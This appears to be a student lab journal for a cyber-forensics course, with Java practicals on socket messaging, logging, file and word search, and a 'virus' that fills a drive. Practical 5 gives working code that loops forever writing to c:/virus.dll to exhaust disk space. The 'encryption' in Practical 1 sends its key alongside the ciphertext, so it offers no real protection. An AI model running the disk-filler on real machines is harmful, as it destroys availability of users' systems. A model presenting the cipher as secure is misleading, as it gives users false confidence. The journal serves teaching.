

PRACTICAL 1

Aim: Create a java application to send encrypted message from sender end and decrypt message at receiver end.

Description:

Encryption is a security method in which information is encoded in such a way that only authorized user can read it. It uses encryption algorithm to generate ciphertext that can only be read if decrypted.

There are two types of encryption schemes as listed below:

- Symmetric Key encryption
- Public Key encryption

Decryption is the process of taking encoded or encrypted text or other data and converting it back into text that you or the computer can read and understand. This term could be used to describe a method of un-encrypting the data manually or with un-encrypting the data using the proper codes or keys.

Data may be encrypted to make it difficult for someone to steal the information. Some companies also encrypt data for general protection of company data and trade secrets. If this data needs to be viewable, it may require decryption. If a decryption passcode or key is not available, special software may be needed to decrypt the data using algorithms to crack the decryption and make the data readable.

Sender.java

```
/**
 *
 * @author Prince
 */
import java.io.*;
import java.util.*;
import java.net.Socket;

public class Sender {
    public static void main(String[] args) throws Exception {
        // TODO code application logic here
        int i=0, k=0;
        String s="";
        String ct="";
        String key="";
        Socket sc = new Socket("localhost", 6017);
        Random r = new Random();
        System.out.println("Enter the String: ");
        BufferedReader br = new BufferedReader(new InputStreamReader(System.in));
        BufferedWriter bw = new BufferedWriter(new
        OutputStreamWriter(sc.getOutputStream()));
        s = br.readLine();
        int j[] = new int[s.length()];
        for (i=0; i<s.length(); i++){
```

```
j[k] = r.nextInt(50);  
key += Integer.valueOf(j[k])+", ";  
System.out.println("j= "+j[k]);  
ct += (char)(s.charAt(i)+j[k]);  
k++;  
}  
System.out.println("Key= "+key);  
System.out.println("Encrypted Msg: " +ct);  
bw.write(ct+", "+key);  
bw.flush();  
bw.close();  
}  
}
```

Receiver.java

```
/**  
 *  
 * @author Prince  
 */  
import java.io.*;  
import java.util.*;  
import java.net.ServerSocket;  
import java.net.Socket;  
  
public class Receiver {
```

```
public static void main (String[] args) throws Exception{  
    int i=0, k=0;  
    String ct = "";  
    String pt = "";  
    ServerSocket skt = new ServerSocket(6017);  
    Socket sc = skt.accept();  
    Random r = new Random();  
    System.out.println("Enter the string: ");  
    BufferedReader br = new BufferedReader(new  
InputStreamReader(sc.getInputStream()));  
    ct = br.readLine();  
    String[] s = new String[ct.length()];  
    s = ct.split(",");  
    int[] j = new int[s[0].length()];  
    System.out.println("Encrypted msg: "+ s[0]);  
    for(i=0; i<s[0].length(); i++)  
    {  
        j[i] = Integer.parseInt(s[i+1]);  
        System.out.println("key= "+ j[i]);  
    }  
    for(i=0; i<s[0].length(); i++)  
    {  
        System.out.println("j= "+j[i]);  
        pt += (char)(s[0].charAt(i)-j[i]);  
    }  
}
```

```
        System.out.println("Decrypted Msg: "+pt);
    }
}
```

Output:

Sender.java

```
CFL (run) × CFL (run) #2 ×
run:
Enter the String:
hello how are you
j= 47
j= 23
j= 14
j= 17
j= 4
j= 27
j= 48
j= 15
j= 6
j= 29
j= 37
j= 18
j= 15
j= 37
j= 15
j= 46
j= 37
Key= 47,23,14,17,4,27,48,15,6,29,37,18,15,37,15,46,37,
Encrypted Msg: ?|z}s;?~}=??tE???
BUILD SUCCESSFUL (total time: 18 seconds)
|
```

Receiver.java

CFL (run) ×

CFL (run) #2 ×

key= 17

key= 4

key= 27

key= 48

key= 15

key= 6

key= 29

key= 37

key= 18

key= 15

key= 37

key= 15

key= 46

key= 37

j= 47

j= 23

j= 14

j= 17

j= 4

j= 27

j= 48

j= 15

j= 6

j= 29

j= 37

j= 18

j= 15

j= 37

j= 15

j= 46

j= 37

Decrypted Msg: hello how are you

BUILD SUCCESSFUL (total time: 38 seconds)

PRACTICAL 2

Aim: Java program for creating log files.

Description:

Java's Log System

The log system is centrally managed. There is only one application wide log manager which manages both the configuration of the log system and the objects that do the actual logging. The Log Manager Class provides a single global instance to interact with log files. It has a static method which is named *getLogManager*

Logger Class

The logger class provides methods for logging. Since LogManager is the one doing actual logging, its instances are accessed using the *LogManager's* getLogger method.

The global logger instance is accessed through Logger class' static field GLOBAL_LOGGER_NAME. It is provided as a convenience for making casual use of the Logging package.

CODE:


```
import java.io.FileWriter;
import java.io.IOException;
import java.time.LocalDateTime;
import java.util.Random;
import java.time.format.DateTimeFormatter;
```

```
public class PRAC_2 {  
    FileWriter fileWriter;  
  
    public PRAC_2(String filePath, boolean appendMode) {  
        try {  
            fileWriter = new FileWriter(filePath, appendMode);  
        }  
        catch (IOException e) {  
            System.err.println("IOError: File could not be opened");  
            e.printStackTrace();  
        }  
    }  
  
    public void writeLog(String message, String intensity) {  
        String datetime = DateTimeFormatter.ofPattern("yyyy/MM/dd  
HH:mm:ss").format(LocalDateTime.now());  
        try {  
            fileWriter.write(datetime + "\t\t" + message + "\t\t" + intensity + "\n");  
            fileWriter.flush();  
        }  
        catch (IOException e) {  
            System.err.println("IOError: Log could not be written");  
            e.printStackTrace();  
        }  
    }  
}
```



```
public void close() {  
    try {  
        fileWriter.close();  
    } catch (IOException e) {  
        System.err.println("IOError: File could not be closed");  
        e.printStackTrace();  
    }  
}
```

```
public static void main(String[] args) {  
    PRAC_2 customLogger = new PRAC_2("log.txt", true);  
    String[] intensity = {"INFO", "WARNING", "ERROR", "CRITICAL"};  
    Random random = new Random();  
  
    for (int i = 0; i < 10; i++) {  
        customLogger.writeLog("Log " + i, intensity[random.nextInt(4)]);  
    }  
  
    customLogger.close();  
}
```

OUTPUT:

```
log - Notepad
File Edit Format View Help
2022/10/06 13:08:22      Log 0      ERROR
2022/10/06 13:08:22      Log 1      INFO
2022/10/06 13:08:22      Log 2      ERROR
2022/10/06 13:08:22      Log 3      WARNING
2022/10/06 13:08:22      Log 4      CRITICAL
2022/10/06 13:08:22      Log 5      WARNING
2022/10/06 13:08:22      Log 6      ERROR
2022/10/06 13:08:22      Log 7      CRITICAL
2022/10/06 13:08:22      Log 8      CRITICAL
2022/10/06 13:08:22      Log 9      WARNING
Ln 1, Col 1      100%      Unix (LF)      UTF-8
```

PRACTICAL 3

Aim: java program for searching file in given directory.

FileSearch.java

Code:


```
package cyberforensics;

import java.io.*;

public class FileSearch
{
    public static void main(String[] args)throws IOException{
        String d="";
        final String f;
        BufferedReader br=new BufferedReader(new InputStreamReader(System.in));
        System.out.println("Enter the directory name where you want to search");
        d=br.readLine();
        System.out.println("Enter the filter for file you want to search");
        f=br.readLine();
        File dir=new File(d);
        FilenameFilter filter=new FilenameFilter(){
            public boolean accept(File dir,String name){
                return name.startsWith(f);
            }
        };
        String[] children=dir.list(filter);
        if(children==null){
            System.out.println("Either dir does not exist or is not a directory");
        }
    }
}
```

```
else
{
for(int i=0;i<children.length;i++){
String filename=children[i];
System.out.println(filename);
}
}
}
}
```

Output:



```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd d:
D:\
C:\Users\admin>d:
D:\>set path=
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac FileSearch.java
D:\>java FileSearch
Enter the directory name where you want to search
d:
Enter the filter for file you want to search
b
backup.class
backup.java
D:\>
```

PRACTICAL 4

Aim: Search a particular word in a file.

Code:

```
package cyberforensics;


import java.io.BufferedReader;
import java.io.FileReader;
import java.io.InputStreamReader;

public class WordSearch {
    public static void main(String[] args) {
        try
        {
            String str="";
            String ser="";
            int flag=0;

            BufferedReader br=new BufferedReader(new FileReader("e:\\file.txt"));
            BufferedReader br1=new BufferedReader(new InputStreamReader(System.in));
            str=br.readLine();
            String [] s = new String[str.length()];
            System.out.println("enter the text u want to search");
            ser=br1.readLine();
            s=str.split(" ");
            for(int i=0;i<s.length;i++)
            {
                if(ser.equalsIgnoreCase(s[i]))
```

```
{  
System.out.println("Text "+ser+" Found");  
flag=1;  
}  
}  
if(flag==0)  
System.out.println("Text "+ser+" Not Found");  
}  
catch(Exception e)  
{  
System.out.println(e);  
}  
}}
```

file.txt



Output:

run:

enter the text u want to
search Hello

Text Hello Found

PRACTICAL 5

Aim: Create a virus for eating space of particular drive.

Description:

Virus:

A computer virus is malicious code that replicates by copying itself to another program, computer boot sector or document and changes how a computer works. The virus requires someone to knowingly or unknowingly spread the infection without the knowledge or permission of a user or system administrator. In contrast, a computer worm is stand-alone programming that does not need to copy itself to a host program or require human interaction to spread. Viruses and worms may also be referred to as malware.

Code:


```
import java.io.FileWriter;
import java.io.IOException;

public class Virus
{
    public static void main(String args[])
    {
        try
        {
            FileWriter fw=new FileWriter("c:/virus.dll",true); while(true)
            {
                fw.write("virus has been activated");
            }
        }
    }
}
```



```
catch(IOException e)
{
    e.printStackTrace();
}
}
}
```

Output:




```
Administrator: C:\Windows\system32\cmd.exe - java Virus
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.



C:\Users\admin>d:
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac Virus.java
D:\>java Virus
```



PRACTICAL 6


